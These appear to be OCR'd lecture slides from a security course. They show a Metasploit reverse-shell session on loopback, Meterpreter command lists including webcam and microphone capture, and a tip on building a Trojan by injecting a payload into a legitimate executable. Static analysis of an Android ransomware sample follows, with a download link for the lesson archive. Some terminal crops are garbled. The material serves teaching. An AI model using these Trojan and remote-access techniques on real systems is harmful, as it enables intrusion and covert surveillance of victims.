
```
kali@kali:~$ chmod +x shell.elf
kali@kali:~$ ./shell.elf
```

- In meanwhile in the Attacker shell…



```
msf5 exploit(multi/handler) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseLi
stenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Sending stage (985320 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 → 127.0.0.1:39380) at 2020-04-05 09:17:10 -04
00
```


Exploring the target



```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pry                       Open the Pry debugger on the current session
```

The example is taken from: https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

Exploring the target



```
=======================

    Command        Description
    -------        -----------
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam


Stdapi: Mic Commands
====================

    Command       Description
    -------       -----------
    listen        listen to a saved audio recording via audio player
    mic_list      list all microphone interfaces
    mic_start     start capturing an audio stream from the target mic
    mic_stop      stop capturing audio


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play an audio file on target system, nothing written on disk

meterpreter > 
```

- The example is taken from: https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

Creating a Trojan

- With the –x <executable> option you can inject into a legitimate application the malicious payload
  - To generate a Trojan ☺

- With the –k option you can allow your payload to run in a separate new thread
  - Allowing normal continuation of the executable while the payload is activated

Automatic execution


- It is also possible to automatically execute this kind of attack
  - Without the social engineering step
    - In this case requested to run the executable payload…

- We need an exploit
  - Exploiting some vulnerabilities
  - For instance in a service/daemon

- Penetration testing
  - IP scanning
  - Looking for exploit
  - Attach the payload to the exploit
  - Execute the attack

Android application

- APKs file



META-INF	Cartella di fil
res	Cartella di fil
AndroidManifest.xml	File XML
classes.dex	File DEX
resources.arsc	File ARSC

Dissecting an Android sample


- Filename: fd694cf5ca1dd4967ad6e8c67241114c.apk
- MD5: fd694cf5ca1dd4967ad6e8c67241114c
- SHA256: 8a918c3aa53ccd89aaa102a235def5dcffa047e75097c1ded2dd2363bae7cf97

We recall that the techniques and the tools that we will discuss are for informational and educational purpose only.

The toolchain

- APKParser – a tool for making humane readable the Manifest file
  - https://github.com/jaredrummler/APKParser
- dex2jar - a set of tools that reads Dalvik Executable files and outputs .jar files
  - https://github.com/pxb1988/dex2jar
- JD-GUI graphical utility that displays Java source codes of .jar files
  - http://java-decompiler.github.io/
  - JD-GUI is for Java programs
    - Try to decompile your programs (it accepts .class files and .jar file) ☺


Checking Internet connection…



```
kali@kali:~$ ping www.google.it
ping: www.google.it: Temporary failure in name resolution
kali@kali:~$ sudo ifconfig eth0 up
[sudo] password for kali:
kali@kali:~$ sudo dhclient eth0
kali@kali:~$ ping www.google.it
PING www.google.it (216.58.208.131) 56(84) bytes of data.
64 bytes from lhr25s08-in-f131.1e100.net (216.58.208.131): icmp_seq=1 ttl=52 time=23.4 ms
64 bytes from lhr25s08-in-f131.1e100.net (216.58.208.131): icmp_seq=2 ttl=52 time=25.2 ms
64 bytes from lhr25s08-in-f131.1e100.net (216.58.208.131): icmp_seq=3 ttl=52 time=25.4 ms
^X^C
--- www.google.it ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 23.404/24.663/25.407/0.895 ms
kali@kali:~$
```


Download the lesson archive

- Use the Firefox browser embedded into the KALI distro
  - https://mega.nz/file/gRkzHJJY#SKio7GpoBkoABl8-xostbEVWf3491u0Z3ssXHC8L1NQ




```
t

pat
sh
d4967ad6e8c67241114c.apk
.jar

ad6e8c67241114c.apk

ad6e8c67241114c.apk
g.aatext=true
967ad6e8c67241114c-dex2jar.jar
```

Manifest reading




```
kali@kali:~/Desktop/analysis$ java -jar APKParser.jar  fd694cf5ca1dd4967ad6e8c67241114c.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
<?xml version="1.0" encoding="utf-8"?>
<manifest  xmlns:android="http://schemas.android.com/apk/res/android"
 android:versionCode="1" android:versionName="1.0" android:installLocation="0" package="org.sim
plelocker">
        <uses-permission android:name="android.permission.INTERNET">
        </uses-permission>
        <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE">
        </uses-permission>
        <uses-permission android:name="android.permission.READ_PHONE_STATE">
        </uses-permission>
        <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED">
        </uses-permission>
        <uses-permission android:name="android.permission.WAKE_LOCK">
        </uses-permission>
        <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE">
        </uses-permission>
        <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE">
        </uses-permission>
        <uses-sdk android:minSdkVersion="9" android:targetSdkVersion="17">
        </uses-sdk>
        <application android:label="@7F06000E" android:debuggable="true" android:allowBackup="f
alse">
                <activity android:theme="@7F080001" android:name=".Main" android:launchMode="1"
```

From dex2jar



```
kali@kali:~/Desktop/analysis$ chmod 777 d2j-dex2jar.sh
kali@kali:~/Desktop/analysis$ ls
d2j-baksmali.bat                d2j_invoke.bat      d2j-smali.bat
d2j-baksmali.sh                 d2j_invoke.sh       d2j-smali.sh
d2j-dex2jar.bat                 d2j-jar2dex.bat     d2j-std-apk.bat
d2j-dex2jar.sh                  d2j-jar2dex.sh      d2j-std-apk.sh
d2j-dex2smali.bat               d2j-jar2jasmin.bat  fd694cf5ca1dd4967ad6e8c67241114c.apk
d2j-dex2smali.sh                d2j-jar2jasmin.sh   jd-gui-1.6.6.jar
d2j-dex-recompute-checksum.bat  d2j-jasmin2jar.bat  lib
d2j-dex-recompute-checksum.sh   d2j-jasmin2jar.sh
kali@kali:~/Desktop/analysis$ ./d2j-dex2jar.sh fd694cf5ca1dd4967ad6e8c67241114c.apk
./d2j-dex2jar.sh: 36: ./d2j_invoke.sh: Permission denied
kali@kali:~/Desktop/analysis$ chmod 777 d2j_invoke.sh
kali@kali:~/Desktop/analysis$ ./d2j-dex2jar.sh fd694cf5ca1dd4967ad6e8c67241114c.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
dex2jar fd694cf5ca1dd4967ad6e8c67241114c.apk → ./fd694cf5ca1dd4967ad6e8c67241114c-dex2jar.jar
kali@kali:~/Desktop/analysis$ 
```

Opening JD-GUI



No files are open

Open a file with menu "File > Open File..."
Open recent files with menu "File > Recent Files"
Drag and drop files from your file manager

```
File   Action
kali@kali:~
d2j-baksmal
d2j-baksmal
d2j-dex2jar
d2j-dex2jar
d2j-dex2sma                                                                              pk
d2j-dex2sma
d2j-dex-rec
d2j-dex-rec
kali@kali:~
./d2j-dex2j
kali@kali:~
kali@kali:~
Picked up _
dex2jar fd6                                                                              2jar.jar
kali@kali:~
d2j-baksmal
d2j-baksmal
d2j-dex2jar
d2j-dex2jar
d2j-dex2sma
d2j-dex2sma
d2j-dex-rec
d2j-dex-rec
d2j_invoke.bat                   fd694cf5ca1dd4967ad6e8c67241114c.apk
d2j_invoke.sh                    fd694cf5ca1dd4967ad6e8c67241114c-dex2jar.jar
d2j-jar2dex.bat                  jd-gui-1.6.6.jar
d2j-jar2dex.sh                   lib
kali@kali:~/Desktop/analysis$ java -jar jd-gui-1.6.6.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```

a brief look…

